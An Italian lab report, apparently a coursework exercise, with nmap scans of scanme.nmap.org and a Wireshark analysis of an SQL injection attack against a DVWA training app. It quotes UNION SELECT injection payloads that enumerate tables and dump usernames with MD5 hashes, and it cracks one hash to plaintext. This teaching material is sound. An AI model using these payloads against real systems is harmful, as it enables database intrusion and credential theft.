Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.0.2.15
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0          0          0 Mar 26  2018 ftp_test
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 52.67 seconds
[analyst@secOps ~]$
```

Scansione di un Server Remoto

Analisi preliminare del sito scanme.nmap.org

Lo scopo del sito è fornire agli utenti una macchina su cui testare la propria installazione di Nmap o la connessione Internet, autorizzandone la scansione senza "martellare" troppo il server.



Nmap.org Npcap.com Seclists.org Sectools.org Insecure.org

NMAP.ORG Site Search

Hello, and welcome to Scanme.Nmap.Org, a service provided by the [Nmap Security Scanner Project](#).

We set up this machine to help folks learn about Nmap and also to test and make sure that their Nmap installation (or Internet connection) is working properly. You are authorized to scan this machine with Nmap or other port scanners. Try not to hammer on the server too hard. A few scans in a day is fine, but don't scan 100 times a day or use this site to test your ssh brute-force password cracking tool.

Thanks
-Fyodor

Site Search

Nmap Security Scanner Ref Guide Install Guide Docs Download Nmap OEM	Npcap packet capture User's Guide API docs Download Npcap OEM	Security Lists Nmap Announce Nmap Dev Full Disclosure Open Source Security BreachExchange	Security Tools Vuln scanners Password audit Web scanners Wireless Exploitation	About About/Contact Privacy Advertising Nmap Public Source License	   
--	--	---	--	---	--

Quali porte e servizi sono aperti sul server remoto?

Risposta:

- **22/tcp**: ssh (OpenSSH 6.6.1p1).
- **80/tcp**: http (Apache httpd 2.4.7).
- **9929/tcp**: nping-echo.
- **31337/tcp**: tcpwrapped.

Quali porte e servizi sono filtrati?

Risultano filtrate **996 porte TCP** che non hanno fornito risposta.

Qual è l'indirizzo IP del server?

L'indirizzo IPv4 rilevato è **45.33.32.156**.

Qual è il sistema operativo?

Il sistema operativo rilevato è **Linux** (Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel).

```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2026-05-15 01:19 -0400
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; prot
ocol 2.0)
|_ ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http           Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-favicon: Nmap Project
|_ http-title: Go ahead and ScanMe!
9929/tcp  open  nping-echo     Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.04 seconds
[analyst@secOps ~]$
```

Conclusione

Nmap è uno strumento a doppio taglio. Per un analista, aiuta a monitorare la sicurezza e inventariare i dispositivi. Per un attore malevolo, è lo strumento principale per mappare la rete vittima e individuare versioni software vulnerabili da colpire.

BONUS 2

Report Tecnico: Analisi di un attacco SQL Injection su Database MySQL

Obiettivo: Analizzare il traffico di rete (file PCAP) tramite Wireshark per identificare le fasi di un attacco SQL Injection e procedere al cracking delle credenziali esfiltrate.

Analisi del traffico e identificazione degli attori

Il file SQL_Lab.pcap contiene una cattura di circa 8 minuti che documenta l'intera attività malevola.

Quali sono i due indirizzi IP coinvolti in questo attacco?

Gli indirizzi IP coinvolti sono:

- **10.0.2.4:** L'aggressore (Sorgente della richiesta GET).
- **10.0.2.15:** La vittima (Server che ospita l'applicazione DVWA).

Verifica della vulnerabilità (riga 13)

11	0.068625	10.0.2.4	10.0.2.15	HTTP	429 GET /dvwa/dvwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511 HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536 GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submi...
14	174.254581	10.0.2.15	10.0.2.4	TCP	66 80 -> 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 T...
15	174.257080	10.0.2.15	10.0.2.4	HTTP	1861 HTTP/1.1 200 OK (text/html)

L'attaccante testa il campo UserID inserendo una stringa che altera la logica della query SQL.

- **Analisi:** Seguendo il flusso HTTP della riga 13, si nota l'inserimento della stringa 1=1. Trattandosi di un'istruzione "sempre vera", il database risponde fornendo il primo record disponibile (admin) invece di un errore.

```
</p>
</form>
<pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
</div>
```

Enumerazione di Database e Utenti (riga 19)

L'attacco prosegue con l'uso del comando UNION SELECT per estrarre informazioni strutturali.

- **Risultati:** La query inserita nella riga 19 permette di scoprire che:
 - Il nome del database è **dvwa**.
 - L'utente del database è **root@localhost**.

```
</form>
<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1
union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />
First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pr
e><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select databas
e(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
</div>
```

Raccolta informazioni di sistema (riga 22)

Qual è la versione del database?

Analizzando la riga 22 e seguendo il flusso HTTP, l'aggressore usa la funzione version(). La versione rilevata è **5.7.12-0ubuntu1.1**.

```
</form>
<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 un
ion select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>I
D: 1' or 1=1 union select null, version ()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#
<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
</div>
```

Analisi delle tabelle (riga 25)

In questa fase l'aggressore tenta di mappare la struttura del database per individuare dove sono archiviati i dati sensibili.

- **Azione:** Facendo clic destro sulla **riga 25** e selezionando "Segui flusso HTTP", si osserva l'invio della query: `1' or 1=1 union select null, table_name from information_schema.tables#`.
- **Risultato:** Questa istruzione interroga lo schema di sistema per elencare i nomi di tutte le tabelle nel database. L'output è estremamente vasto ("enorme"), ma permette all'attaccante di identificare la tabella bersaglio denominata **"users"**.

```
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_TABLESTATS</pre><pre>ID: 1' or 1=1 union select nul
l, table_name from information_schema.tables#<br />First name: <br />Surname: guestbook</pre><pre>ID: 1' or 1=1 union
select null, table_name from information_schema.tables#<br />First name: <br />Surname: users</pre><pre>ID: 1' or 1=1
union select null, table_name from information_schema.tables#<br />First name: <br />Surname: columns_priv</pre><pre>
ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: db</pre><
```

Cosa farebbe per l'aggressore il comando modificato (`1' OR 1=1 UNION SELECT null, column_name FROM INFORMATION_SCHEMA.columns WHERE table_name='users'`)?

Questo comando permetterebbe all'aggressore di visualizzare i nomi di tutte le colonne specificamente all'interno della tabella users, restringendo il campo d'azione rispetto a una ricerca globale e facilitando l'individuazione delle colonne relative a username e password.

Conclusione dell'attacco e Cracking delle Password (riga 28)

Quale utente ha l'hash della password di `8d3533d75ae2c3966d7e0d4fcc69216b`?

Risposta: L'hash appartiene all'utente **1337**.

Qual è la password in chiaro?

Utilizzando un servizio di cracking (es. CrackStation), la password in chiaro è **charley**.

```
</form>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1'
or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, passw
ord from users#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pab
lo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>
>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID:
1' or 1=1 union select user, password from users#<br />First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1'
or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1
union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>
```

Domande di Riflessione

1. Qual è il rischio che le piattaforme utilizzino il linguaggio SQL?

Il rischio principale è che, essendo SQL un linguaggio standard e ampiamente documentato, se l'input dell'utente non è correttamente filtrato, un aggressore può "parlare" direttamente al database, rubando, modificando o eliminando dati sensibili.

2. Quali sono 2 metodi per prevenire gli attacchi di SQL injection?

- **Filtraggio dell'input:** Validare e pulire ogni dato inserito dall'utente per bloccare caratteri sospetti (come gli apici).
- **Utilizzo di Prepared Statements (Stored Procedures):** Utilizzare parametri predefiniti per le query in modo che l'input dell'utente sia trattato esclusivamente come dato e mai come parte del comando eseguibile.